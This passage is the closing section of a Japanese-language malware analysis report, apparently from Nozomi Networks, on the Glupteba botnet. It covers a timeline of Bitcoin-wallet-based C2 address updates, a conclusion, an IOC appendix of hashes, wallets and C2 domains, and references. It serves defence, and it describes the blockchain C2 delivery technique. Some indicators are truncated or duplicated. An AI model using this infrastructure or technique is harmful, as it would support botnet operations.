2022-10-26	Blockchain	**Wallet** 1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK update checkpos[.]net
2022-10-25	Passive DNS	Domain registration checkpos[.]net
2022-10-01	Passive DNS	Domain registration revouninstaller[.]homes
2022-09-30	Blockchain	**Wallet** 1HzJkTn6Z5nDrgbR6dHVBDVtsRYqwDmGzN update tmetres[.]com
2022-09-28	Passive DNS	Domain registration tmetres[.]com
2022-08-12	Blockchain	**Wallet** 1BL6NZSoXtMSdquRmePDUCQxFaXtLLSVWG **update** 3ebu257qh2dlauxqj7cgv3i55e4orb55mwgqf4tq7eicsa3dfhr4aaid[.]onion **Wallet** 1HzJkTn6Z5nDrgbR6dHVBDVtsRYqwDmGzN **update** yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul5q7dgjmsvad[.]onion
2022-08-12	Passive DNS	Domain registration getyourgift[.]life
2022-07-04	Blockchain	**Wallet** 1Cxy9e6KtHtBJrQwCwpKgcyp6dhncx6eNh update x4l2doee6uhhf3lqjvjodgqtxsjvwbkdqyldhwyhwkhf4y23aqq7jayd[.]onion **Wallet** 1HSC8Yt2yjuFUSGpUfJnwLMr4HzNxV3dvP update bihgkrr546ctjdn4mwr7x4bhvwz55sftx6xir6cwlfo6rhppd2eu7syd[.]onion

2022-06-09	Blockchain	**Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update x4l2doee6uhhf3lqjvjodgqtxsjvwbkdqyldhwyhwkhf4y23aqq7jayd.onion
2022-06-07	Blockchain	**Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update x4l2doee6uhhf3lqjvjodgqtxsjvwbkdqyldhwyhwkhf4y23aqq7jayd.onion
2022-06-07	Blockchain	**Wallet** 1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr update 2pkktxkf3gnpcjh2bhi62arz2ieyjgxocb3jne3kc2nu2yvyxqq23nad.onion
2022-06-06	Blockchain	**Wallet** 1AuWUMtjPo7Cc1Ji2pz7DWVvVJ5EjiUaHh update c43tnmrkzfmkjyd3j4v6xbyrd67q6pskzy67dwkzj3 6uoqwpoju2loyd.onion **Wallet** 1CfevVPC8cSpFf7QKQwShrFgQYfyQaoXhc update 2pkktxkf3gnpcjh2bhi62arz2ieyjgxocb3jne3kc2nu2 yvyxqq23nad.onion **Wallet** 1BrEshrz6gVbVuHGBgJ5GuHBvC2sdoeTAJ update yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul 5q7dgjmsvad.onion **Wallet** 19RzEN3pqHvgRHGMjjtYCqjVTXt8bnHkK3 update dg2sz7pxs7llf2t25fsbutlvvrjij4pmojugn75cmxnvoshmj u6dzcad.onion **Wallet** 1HSC8Yt2yjuFUSGpUfJnwLMr4HzNxV3dvP update c43tnmrkzfmkjyd3j4v6xbyrd67q6pskzy67dwkzj36uo qwpoju2loyd.onion **Wallet** 1BqY56No1LR64AGcog4mF54UTPnjrPAPHz update 2pkktxkf3gnpcjh2bhi62arz2ieyjgxocb3jne3kc2nu2yvyx qq23nad.onion **Wallet** 1LQ2EPBwPqdbmXwN6RodPS4xqcm8EtPcaB update dg2sz7pxs7llf2t25fsbutlvvrjij4pmojugn75cmxnvoshm ju6dzcad.onion **Wallet** 15nWGFaodg3efVKATgsaaSPU2TxSbiMHcP update papmcl4r32awafck75y5446n252qqqq4h6c4y2slaayposr tfbcebdqd.onion **Wallet** 14XZhcCJDguZuZF4p13tfLXJ6puudY7gqs update c43tnmrkzfmkjyd3j4v6xbyrd67q6pskzy67dwkzj3 6uoqwpoju2loyd.onion

2022-06-03	Blockchain	**Wallet** 1Mz2b2onxnAYhJTJQoGHdSBy6wu2HpufVR update 2pkktxkf3gnpcjh2bhi62arz2ieyjgxocb3jne3kc2nu2yvyxqq23nad.onion **Wallet** update 1MuJwQKLQKt1VCBQ9u1RtepW7sDD3AwRE6 dg2sz7pxs7llf2t25fsbutlvvrjij4pmojugn75cmxnvoshmju6dzcad.onion **Wallet** update 14XZhcCJDguZuZF4p13tfLXJ6puudY7gqs papmcl4r32awafck75y5446n252qqqq4h6c4y2slaayposrtfbcebdqd.onion **Wallet** update 1HzJkTn6Z5nDrgbR6dHVBDVtsRYqwDmGzN yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul5q7dgjmsvad.onio **Wallet** 1Cxy9e6KtHtBJrQwCwpKgcyp6dhncx6eNh update yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul5q7dgjmsvad.onio
2022-06-01	Blockchain	**Wallet** 1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK update dg2sz7pxs7llf2t25fsbutlvvrjij4pmojugn75cmxnvoshmju6dzcad.onion **Wallet** 1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd update maesvpovrwqfaqjw44bbeb2w62h6n7eyosbeit7rfrrdbyjymqaxfryd.onion
2021-12-29	Blockchain	**Wallet** 1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97 update dafflash[.]com
2021-12-27	Blockchain	**Wallet** 1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97 update godespra[.]com
2021-12-27	Passive DNS	Domain registration dafflash[.]com

2021-12-25	Blockchain	Wallet 1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97 update filimaik[.]com
2021-12-23	Blockchain	Wallet 12EfzLra6LttQ8RWvBTDzJUjYE6eRxx4TY update 7owe32rodnp3vnx2ekqncoegxolkmb3m2fex5z u6i2bg7ktivhwvczqd.onion
2021-12-12	Blockchain	Wallet 12EfzLra6LttQ8RWvBTDzJUjYE6eRxx4TY update r5vg4h5rlwmo6oa3p3vlckuvf5na2wb2tn qbsbkivhrhlyze6czlpjad.onion
2021-12-10	Passive DNS	Domain registration godespra[.]com filimaik[.]com
2021-12-09	Blockchain	Wallet 1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97 update mydomelem.com
2021-12-08	Blockchain	**Wallet** 1HjoomvzjtvZdbznoEijTNAkMjmsFba9fY update nameiusr.com
2021-12-07	Blockchain	**Wallet** 1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97 update younghil.com
2021-12-06	Passive DNS	Domain registration mydomelem.com nameiusr.com younghil.com
2021-11-09	Blockchain	**Wallet** 1GLjCyG3fDf7vT3SxwtEUx7Z2w2UQrR3FU update newcc[.]com
2021-10-19	Blockchain	**Wallet** 1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1 update nisdably[.]com
2021-10-13	Blockchain	**Wallet** 1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97 update tyturu[.]com
2021-10-11	Passive DNS	Domain registration tyturu[.]com
2021-03-28	Passive DNS	Domain registration nisdably[.]co

2020-05-13	Blockchain	**Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update maxbook[.]space
2020-05-07	Blockchain	**Wallet** 1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1 update easywbdesign[.]com
2020-04-08	Blockchain	**Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update myinfoart[.]xyz **Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update gfixprice[.]xyz **Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update getfixed[.]xyz
2020-03-15	Passive DNS	Domain registration maxbook[.]space
2020-02-17	Blockchain	**Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update anotheronedom[.]com
2020-02-17	Passive DNS	Domain Registration anotheronedom[.]com
2020-02-14	Blockchain	**Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update sleepingcontrol[.]com
2020-01-23	Blockchain	**Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update robotatten[.]com
2020-01-23	Passive DNS	Domain registration sleepingcontrol[.]com robotatten[.]com
2020-06-19	Blockchain	**Wallet** 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6 update venoxcontrol[.]com
2019-06 -14	Passive DNS	Domain registration venoxcontrol[.]com

8. 結論

この文書では , 時とともに進化を遂げてきた Glupteba マルウェアの最近のサンプルを分析しました . そのインストールプロセスを検証し , アンチ仮想マシンのチェックを徹底的に分析し , このサンプルファミリーを分析する可能性のある他の研究者向けにいくつかのヒントを提供しました . 新しいサンプルで使用されている構成は , 以前に分析されたバージョンと比較していくつかの小さな違いがあるため , それらを示しました .

また , マルウェアが使用するさまざまなウォッチャーコンポーネント , およびその存在を隠そうとするために使用されるカーネルドライバについても説明しました . さらに , 感染したホストがまず Blockchain API のいずれかと , 次に C2 または CDN サーバーとやりとりする際に発生するネットワークトラフィックについても示しました .

そして , ダウンタウンのリスクなしに感染したホストに新しいアドレスを通知するために , ビットコインのブロックチェーンを使用する Glupteba の新しいメカニズムについて説明しました .

ブロックチェーンベースの C2 配信メカニズムについて説明した後 , Glupteba のキャンペーンと , 2019 年から使用されてきたドメインおよびビットコインアドレスを明らかにするために , ビットコインのブロックチェーンを徹底的にスキャンしました . これにより , これまで公に共有されてこなかったボットネットの運用について , 詳細な見解を提供することができました .

9. 付録 - IOC

Indicator	Description
6ce19a0e9764c45387795681403720b9f822d793	csrss.exe
880f744184e7774f3d14c1bb857e21cc7fe89a6d	NtQuerySystemInformationHook.dll
bb716c5509a2bf345c6c1152f6e3e1452d39d50d	injector.exe
012c49cfd8c5d06795a6f67ea2baf2a082cf8625	watchdog.exe
1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr	Wallet
1Mz2b2onxnAYhJTJQoGHdSBy6wu2HpufVR	Wallet
1AuWUMtjPo7Cc1Ji2pz7DWVvVJ5EjiUaHh	Wallet
1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK	Wallet
1BrEshrz6gVbVuHGBgJ5GuHBvC2sdoeTAJ	Wallet
1CfevVPC8cSpFf7QKQwShrFgQYfyQaoXhc	Wallet
1G594vPeQYg5G26xeH4d3H38nGG7wwEt8f	Wallet
6ce19a0e9764c45387795681403720b9f822d793	csrss.exe
880f744184e7774f3d14c1bb857e21cc7fe89a6d	NtQuerySystemInformationHook.dll
bb716c5509a2bf345c6c1152f6e3e1452d39d50d	injector.exe
012c49cfd8c5d06795a6f67ea2baf2a082cf8625	watchdog.exe
1NX7zTP6C4oGj2y3DaJTrg26AGFWExvYnr	Wallet
1Mz2b2onxnAYhJTJQoGHdSBy6wu2HpufVR	Wallet
1AuWUMtjPo7Cc1Ji2pz7DWVvVJ5EjiUaHh	Wallet
1KfLXEveeDEi58wvuBBxuywUA1V66F5QXK	Wallet

1BrEshrz6gVbVuHGBgJ5GuHBvC2sdoeTAJ	Wallet
1CfevVPC8cSpFf7QKQwShrFgQYfyQaoXhc	Wallet
1G594vPeQYg5G26xeH4d3H38nGG7wwEt8f	Wallet
1CzetoTU29WbhNy1UozrQpxuFuCVxffbTd	Wallet
1BL6NZSoXtMSdquRmePDUCQxFaXtLLSVWG	Wallet
1BqY56No1LR64AGcog4mF54UTPnjrPAPHz	Wallet
12EfzLra6LttQ8RWvBTDzJUjYE6eRxx4TY	Wallet
14XZhcCJDguZuZF4p13tfLXJ6puudY7gqs	Wallet
15nWGFaodg3efVKATgsaaSPU2TxSbiMHcP	Wallet
19RzEN3pqHvgRHGMjjtYCqjVTXt8bnHkK3	Wallet
1HzJkTn6Z5nDrgbR6dHVBDVtsRYqwDmGzN	Wallet
1LQ2EPBwPqdbmXwN6RodPS4xqcm8EtPcaB	Wallet
1MuJwQKLQKt1VCBQ9u1RtepW7sDD3AwRE6	Wallet
1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1	Wallet
1CUhaTe3AiP9Tdr4B6wedoe9vNsymLiD97	Wallet
1HjoomvzjtvZdbznoEijTNAkMjmsFba9fY	Wallet
34RqywhujsHGVPNMedvGawFufFW9wWtbXC	Wallet
15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6	Wallet
1Cxy9e6KtHtBJrQwCwpKgcyp6dhncx6eNh	Wallet
robloxcdneu[.]ne	C2 domain 2023

1ggjump[.]ru	C2 domain 2023
totozak[.]net	C2 domain 2023
dazhiruoyu[.]org	C2 domain 2023
haoshuruzhiyou[.]co[.]in	C2 domain 2023
pojingchongyuan[.]net	C2 domain 2023
redhatsystems[.]com	C2 domain 2023
myfastfoodguru[.]com	C2 domain 2023
mypushtimes[.]net	C2 domain 2023
ramboclub[.]net	C2 domain 2023
gondurastourism[.]com	C2 domain 2023
pojingchongyuan[.]net	C2 domain 2023
rentalhousezz[.]ne	C2 domain 2023
safarimexican[.]net	C2 domain 2023
rentalhousezz[.]net	C2 domain 2023
parrotcare[.]net	C2 domain 2023
cdneurops[.]pics	C2 domain 2022
mastiakele[.]icu	C2 domain 2022
mastiakele[.]xyz	C2 domain 2022
cdneurops[.]buzz	C2 domain 2022
cdneurops[.]shop	C2 domain 2022

zaoshanghaoz[.]net	C2 domain 2022
cdneurop[.]cloud	C2 domain 2022
cdneurops[.]health	C2 domain 2022
mastiakele[.]cyou	C2 domain 2022
zaoshanghaoz[.]net	C2 domain 2022
mastiakele[.]ae[.]org	C2 domain 2022
zaoshang[.]ooo	C2 domain 2022
cdntokiog[.]studio	C2 domain 2022
zaoshang[.]moscow	C2 domain 2023
zaoshang[.]ru	C2 domain 2022
zaoshanghao[.]su	C2 domain 2022
duniadekho[.]bar	C2 domain 2022
checkpos[.]net	C2 domain 2022
dafflash[.]com	C2 domain 2021
godespra[.]com	C2 domain 2021
filimaik[.]com	C2 domain 2021
mydomelem[.]com	C2 domain 2021
nameiusr[.]com	C2 domain 2021
younghil[.]com	C2 domain 2021
newcc[.]com	C2 domain 2021

nisdably[.]com	C2 domain 2021
tyturu[.]com	C2 domain 2021
maxbook[.]space	C2 domain 2020
easywbdesign[.]com	C2 domain 2020
sndvoices[.]com	C2 domain 2020
myinfoart[.]xyz	C2 domain 2020
gfixprice[.]xyz	C2 domain 2020
getfixed[.]xyz	C2 domain 2020
anotheronedom[.]com	C2 domain 2020
sleepingcontrol[.]com	C2 domain 2020
robotatten[.]com	C2 domain 2020
deepsound[.]live	C2 domain 2020
venoxcontrol[.]com	C2 domain 2019
3ebu257qh2dlauxqj7cgv3i55e4orb55mwgqf4tq7eicsa3dfhr4aaid[.]onion	C2 domain 2022
yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul5q7dgjmsvad[.]onion	C2 domain 2022
x4l2doee6uhhf3lqjvjodgqtxsjvwbkdqyldhwyhwkhf4y23aqq7jayd[.]onion	C2 domain 2022
bihgkrr546ctjdn4mwr7x4bhwz55sftx6xir6cwlfo6rhppd2eu7syd[.]onion	C2 domain 2022
bihgkrr546ctjdn4mwr7x4bhwz55sftx6xir6cwlfo6rhppd2eu7syd[.]onion	C2 domain 2022
bihgkrr546ctjdn4mwr7x4bhwz55sftx6xir6cwlfo6rhppd2eu7syd[.]onion	C2 domain 2022

2pkktxkf3gnpcjh2bhi62arz2ieyjgxocb3jne3kc2nu2yvyxqq23nad[.]onion	C2 domain 2022
yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul5q7dgjmsvad[.]onion	C2 domain 2022
dg2sz7pxs7llf2t25fsbutlvvrjij4pmojugn75cmxnvoshmju6dzcad[.]onion	C2 domain 2022
c43tnmrkzfmkjyd3j4v6xbyrd67q6pskzy67dwkzj36uoqwpoju2loyd[.]onion	C2 domain 2022
2pkktxkf3gnpcjh2bhi62arz2ieyjgxocb3jne3kc2nu2yvyxqq23nad[.]onion	C2 domain 2022
papmcl4r32awafck75y5446n252qqqq4h6c4y2slaayposrtfbcebdqd[.]onion	C2 domain 2022
maesvpovrwqfaqjw44bbeb2w62h6n7eyosbeit7rfrrdbyjymqaxfryd[.]onion	C2 domain 2022
yeug3c6mnwocixwlotka4nwo3fjtfic65o4psmpxvrdul5q7dgjmsvad[.]onio	C2 domain 2022
7owe32rodnp3vnx2ekqncoegxolkmb3m2fex5zu6i2bg7ktivhwvczqd[.]onion	C2 domain 2021
r5vg4h5rlwmo6oa3p3vlckuvf5na2wb2tnqbsbkivhrhlyze6czlpjad[.]onion	C2 domain 2021
mastertryprice[.]com	Associated domain
phonechecker[.]org	Associated domain
luckytradeone[.]com	Associated domain
twopixis[.]com	Associated domain
limeprime[.]com	Associated domain
greenphoenix[.]xyz	Associated domain
revouninstaller[.]homesnion	Associated domain
getyourgift[.]life	Associated domain

10. レファレンス

1. **“Disrupting the Glupteba operation,”** Huntley, S., Nagy, L., Google Threat Analysis Group, December 7, 2021.
2. **“Glupteba: Hidden Malware Delivery in Plain Sight,”** Nagy, L, SophosLabs, June, 2020.
3. **“GoReSym,”** stevemk14ebr, Mandiant.
4. **“ANY.RUN,”** ANY.RUN.
5. **“uuid,”** gofrs.
6. **“NtQuerySystemInformation function (winternl.h),”** Microsoft, December 12, 2021.
7. **“SYSTEM_PROCESS_INFORMATION,”** Geoff Chappell, November 3, 2019.
8. **“binwalk,”** ReFirm Labs.
9. **“UPGDSED,”** hfiref0x.
10. **“EfiGuard,”** Mattiwatti.
11. **“DSEFix,”** hfiref0x.
12. **“UPGDSED,”** hfiref0x.
13. **“UPGDSED, line 931,”** hfiref0x.
14. **“UPGDSED,”** hfiref0x.
15. **“Blockchain Data API,”** blockchain.com.
16. **“Esplora HTTP API,”** Blockstream.
17. **“Electrum Protocol,”** ElectrumX.
18. **“Esplora HTTP API,”** Blockstream.
19. **“Esplora HTTP API,”** Blockstream.
20. **“SHA-256 Certificate,”** Sectigo.

NOZOMI NETWORKS

OT, IoT, および重要インフラのサイバーセキュリティ

Nozomi Networks は , サイバー脅威から世界の重要なインフラを保護しています . 当社のプラットフォームは , ネットワークとエンドポイントの可視性 , 脅威検出 , AI による分析を独自に組み合わせ , より迅速で効果的なインシデント対応を実現します . 世界中で多くのお客様が , リスクと複雑性を最小限に抑制し運用上の回復力を最大限に高めるソリューションとして Nozomi Networks を採用しています .